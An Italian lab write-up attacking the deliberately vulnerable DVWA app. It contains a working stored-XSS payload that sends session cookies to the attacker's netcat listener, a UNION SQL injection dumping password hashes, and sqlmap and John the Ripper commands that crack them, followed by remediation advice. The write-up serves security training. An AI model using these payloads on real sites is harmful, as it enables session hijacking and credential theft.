

WEB APPLICATION HACKING

Task:

1. Recupero ed inoltro dei cookie di sessione delle vittime della vulnerabilità **XSS Stored** su un server creato dall'attaccante
 2. Recupero delle password degli utenti presenti sul database della web application DVWA tramite **Blind SQL Injection**
-

1. Recupero ed inoltro dei cookie di sessione delle vittime della vulnerabilità **XSS Stored** su un server creato dall'attaccante

CROSS-SITE SCRIPTING (XSS)

Il Cross-Site Scripting (XSS) è una vulnerabilità che interessa siti web dinamici che impiegano un insufficiente controllo dell'input fornito dall'utente nei form all'interno delle web pages. Tramite questa vulnerabilità, un utente malintenzionato può

- modificare il contenuto di un sito
- iniettare codice malevolo all'interno di un sito
- rubare i cookie di sessione degli utenti visitatori del sito ed eseguire operazioni impersonandoli (ad esempio facendo acquisti a loro nome).

La vulnerabilità XSS oggetto del test odierno è di tipo **persistente (Stored)**: un payload malevolo viene iniettato e salvato all'interno di un sito e viene automaticamente eseguito dagli utenti ogniquale volta visitano il sito in questione. Questa tipologia di vulnerabilità XSS è la più pericolosa in quanto non richiede un contributo attivo da parte dell'utente, a differenza di quanto accade nel cross-site scripting di tipo **riflesso**: in quel caso il payload malevolo viene trasportato dalla richiesta effettuata dal browser di una vittima che ha cliccato un link inviato da un attaccante, ad esempio in una campagna di phishing. All'utente vittima di una vulnerabilità XSS Stored invece basta semplicemente visitare un sito web infetto per essere vittima di un potenziale furto di identità.

POC

I test in questa attività saranno eseguiti sulla web application DVWA di Metasploitable, disponibile all'indirizzo 192.168.50.101. Per prima cosa, una volta effettuato l'accesso, configuriamo il livello di sicurezza dell'applicazione su "low"

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

A questo punto spostiamoci sull'area dell'app dedicata al test in questione, ossia "XSS Stored", e proviamo ad inserire un input che comprenda alcuni caratteri speciali <>' necessari a preparare successivamente uno script malevolo in javascript da far eventualmente eseguire alla web page, e osserviamo il comportamento dell'applicazione:

192.168.50.101/dvwa/vulnerabilities/xss_s/

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Lo...

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: xx
Message: abc 123 <>

Name: xx
Message: abc 123 <>

```
<td width="100">&nbsp;&nbsp;&nbsp;</td>
<td>
<input name="btnSign" type="submit" value="Sign Guestbook" onClick="return checkForm();"></td>
</tr>
</table>
</form>
</div>
<br />
<div id="guestbook_comments">Name: test <br />Message: This is a test comment. <br /></div><div id="guestbook_comments">Name: xx <br />Message: abc 123 <> <br /></div><div id="gu
<br />
<h2>More info</h2>
<ul>
<li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
<li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
<li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
</ul>
</div>
<br />
<br />
</div>
<div class="clear">
</div>
```

Come possiamo vedere dal codice sorgente, il nostro input non è stato codificato, il che è molto promettente ai fini di un attacco. Proviamo anche ad inserire un input aggiungendo qualche tag HTML per osservare il comportamento dell'applicazione:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

<i>Testo di prova</i>

Sign Guestbook

Name: test
Message: This is a test comment.

Name: xx
Message: abc 123 <>'

Name: xx
Message: abc 123 <>'

Name: xx
Message:

Name: xx
Message: **prova**

Name: xx
Message: **Testo di prova**

I tag sono stati rilevati ed eseguiti.

Proviamo adesso a iniettare nella web page uno script di alert in JS e verifichiamone gli effetti:


Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

<script>alert('Hello')</script>


Sign Guestbook



Il codice viene eseguito e crea un pop up che si ripropone ad ogni accesso alla pagina, come da nostre aspettative; inoltre abbiamo evidenza del codice utilizzato per lo script consultando il codice sorgente della pagina.



Adesso **prepariamo l'attacco**: vogliamo iniettare nella pagina uno script in JS che si occuperà di rubare il cookie di sessione dell'utente loggato nell'applicazione. Per far ciò, innanzitutto modifichiamo la lunghezza massima consentita nel form di input, attualmente impostata a 50 (il nostro script consiste di 100 caratteri!). Per comodità ho scelto una maximum length di 120 caratteri.



Inseriamo adesso il nostro script:


```
<script>new Image().src='http://192.168.50.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script>
```

Ogni volta che un utente loggato visiterà la pagina contenente il codice, il suo cookie di sessione sarà automaticamente inoltrato ad un server web di nostra creazione in ascolto sulla porta 4444 del nostro indirizzo IP 192.168.50.100.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="xx"/>
Message *	<div><script>new Image().src='http://192.168.50.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script></div>
<input type="button" value="Sign Guestbook"/>	

Come previsto, ecco il nostro script fare la sua comparsa all'interno del codice sorgente:



Adesso è il momento di creare il nostro web server di ascolto: utilizzeremo uno tra i tool più versatili, ossia Netcat. Eseguiamo il comando **nc -l -p 4444** e visitiamo la pagina contenente il nostro script: il cookie di sessione dell'utente loggato confluirà automaticamente sul nostro terminale. Possiamo inoltre decidere di salvare i dati ricevuti in output su un file di testo che chiameremo in questo caso "stolencookie.txt", per conservare l'accesso agli stessi anche dopo la chiusura del terminale. In questo caso il comando da eseguire sarà **nc -l -p 4444 > stolencookie.txt**

The image shows a Kali Linux terminal window and a text editor window. The terminal window displays the output of a netcat listener on port 4444, showing an incoming HTTP request from 192.168.50.100. The request is a GET request to a specific URL with a cookie and a PHPSESSID. The text editor window, titled 'stolencookie.txt', shows the same HTTP request details, including the host, user-agent, accept headers, and referer.

```
(kali@kali)~[/Desktop]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=4d804255e26c0204c49d9376ad97e90d HTTP/1.1
Host: 192.168.50.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

^C
(kali@kali)~[/Desktop]
$ nc -l -p 4444 > stolencookie.txt
```

```
~/Desktop/stolencookie.txt - Mousepad
File Edit Search View Document Help
1 GET /?cookie=security=low;%20PHPSESSID=4d804255e26c0204c49d9376ad97e90d HTTP/1.1
2 Host: 192.168.50.100:4444
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: image/avif,image/webp,*/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://192.168.50.101/
9
10 |
```

REMEDIATION ACTIONS

Per prevenire gli XSS **non bisogna mai fidarsi dell'input dell'utente**. In fase di sviluppo della web app è necessario implementare i dovuti controlli di sicurezza:

- **Sanitizzare l'input**: renderlo accettabile per una data web application. Ad esempio, un form che prende in input il nome di un utente non dovrebbe accettare caratteri speciali o numerici
- Abilitare il flag **HttpOnly** come attributo dell'intestazione della risposta HTTP inviata dal web Server affinché i cookie non possano essere letti o aperti anche da codice javascript, che – come abbiamo appena visto – può rappresentare un veicolo di attacco lato client

2. Recupero delle password degli utenti presenti sul database della web application DVWA tramite **Blind SQL Injection**

I database in linguaggio SQL permettono l'inserimento di query dinamiche, ossia costruite a partire dall'input dell'utente, che possono rivelarsi pericolose se non sono applicati i dovuti controlli sull'input: un utente malintenzionato potrebbe sfruttare la costruzione delle query a proprio vantaggio per prendere il controllo sull'interazione con il db e ricavare dati sensibili degli utenti presenti. Questo tipo di attacco si chiama SQL Injection.

Oggetto di test odierno è la SQLI di tipo blind. Per recuperare le password degli utenti presenti sul db della web application DVWA, ho raggiunto l'area del sito dedicata a questo tipo di vulnerabilità e ho provato alcune query. Prima di tutto ho inserito il numero 1:

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1
First name: admin
Surname: admin

La risposta del db, però, sembra non confermare che il tipo di vulnerabilità presente è di tipo SQLI Blind, in quanto il tipo di risposta ottenuta è la stessa che si avrebbe in caso di SQLI standard. La risposta attesa avrebbe dovuto essere la seguente:

Vulnerability: SQL Injection (Blind)

User ID:

1


Submit

User ID exists in the database.

Ciò si verifica perché a differenza della risposta del db in presenza di una SQL Injection standard, in caso di SQLI Blind l'applicazione vulnerabile non mostra dettagli circa eventuali errori nei risultati ottenuti; per tale ragione si tratta di un exploit "cieco" (*blind*, in inglese).

Successivamente ho inserito una union query per estrarre username e password dal db, ottenendo così le credenziali di accesso degli utenti:

' UNION SELECT user, password FROM users#



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Le password ottenute sono crittografate con hash di tipo md5. Per procedere al cracking e risalire alle password in chiaro, abbiamo a disposizione diversi strumenti:

SQLMAP

Da terminale eseguiamo il comando

```
sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -  
cookie='security=low; PHPSESSID= 4d804255e26c0204c49d9376ad97e90d' --dump --passwords
```

che analizzerà le vulnerabilità dell'applicazione a partire dal suo URL e dal cookie di sessione precedentemente ottenuto con i test di vulnerabilità XSS. In più grazie allo switch **--passwords** è in grado di eseguire la decodifica degli hash e trasmettere le password degli utenti in chiaro:

Database: dvwa
Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

JOHN THE RIPPER

John the Ripper è un tool di password cracking che utilizza la metodologia brute force. Si avvale inoltre di wordlists a scelta dell'utente, utilizzate per attacchi a dizionario.

Per preparare l'attacco, uniamo in un file .txt i nomi utenti della web app appena exploitata insieme agli hash corrispondenti, nel seguente modo:

```
~/Desktop/hashes_pwd_DVWA.txt - Mousepad  
File Edit Search View Document Help  
1 admin:5f4dcc3b5aa765d61d8327deb882cf99  
2 gordonb:e99a18c428cb38d5f260853678922e03  
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b  
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Ora scegliamo una delle wordlists preinstallate in Kali. In questo caso userò **rockyou.txt** per la sua versatilità.


```

> wordlists ~ Contains the rockyou wordlist dump file

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nmaplib/data/passwords.lst
├── rockyou.txt
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
├── wifite.txt → /usr/share/dict/wordlist-probable.txt
└── (kali@kali)-[/usr/share/wordlists]
$

```

Adesso costruiamo il comando da fornire a JtR. L'input sarà

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes_pwd_DVWA.txt

```

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes_pwd_DVWA.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)      Home
abc123         (gordonb)    Instructions
letmein        (pablo)      Setup
charley        (1337)
4g 0:00:00:00 DONE (2022-12-02 11:11) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Come si può vedere, il tool ha ricavato le password in chiaro degli utenti specificati. Al termine dell'attacco, possiamo usare lo switch "--show" per recuperare i risultati della sessione di cracking, nel seguente modo:

john --show --format=raw-md5 hashes_pwd_DVWA.txt

```

(kali@kali)-[~/Desktop]
$ john --show --format=raw-md5 hashes_pwd_DVWA.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left stored

```

RAINBOW TABLES

Un altro tool di password cracking a nostra disposizione è rappresentato dalle rainbow tables: consistono in database di dimensioni considerevoli (anche centinaia di GB), contenenti i risultati dell'esecuzione di diversi hash. Si tratta di un tool molto utile a far risparmiare potenza di calcolo, tuttavia il grosso limite è la già citata dimensione dei database. Esistono diverse tipologie di rainbow tables (ad esempio RainbowCrack per Linux) destinate ad uno o più protocolli crittografici (hash), sia offline che online. Per motivi di sicurezza, è consigliato utilizzare delle tabelle offline, tuttavia in questa circostanza (ossia in ambiente di test su una macchina deliberatamente vulnerabile e con dati di utenti fittizi) ho scelto di utilizzare i db presenti all'indirizzo www.md5online.it, che si sono dimostrati efficaci:

user: admin

`md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")`

password

user: gordonb

`md5-decrypt("e99a18c428cb38d5f260853678922e03")`

abc123

user: 1337

`md5-decrypt("8d3533d75ae2c3966d7e0d4fcc69216b")`

charley

user: pablo

`md5-decrypt("0d107d09f5bbe40cade3de5c71e9e9b7")`

letmein

user: smithy

`md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")`

password
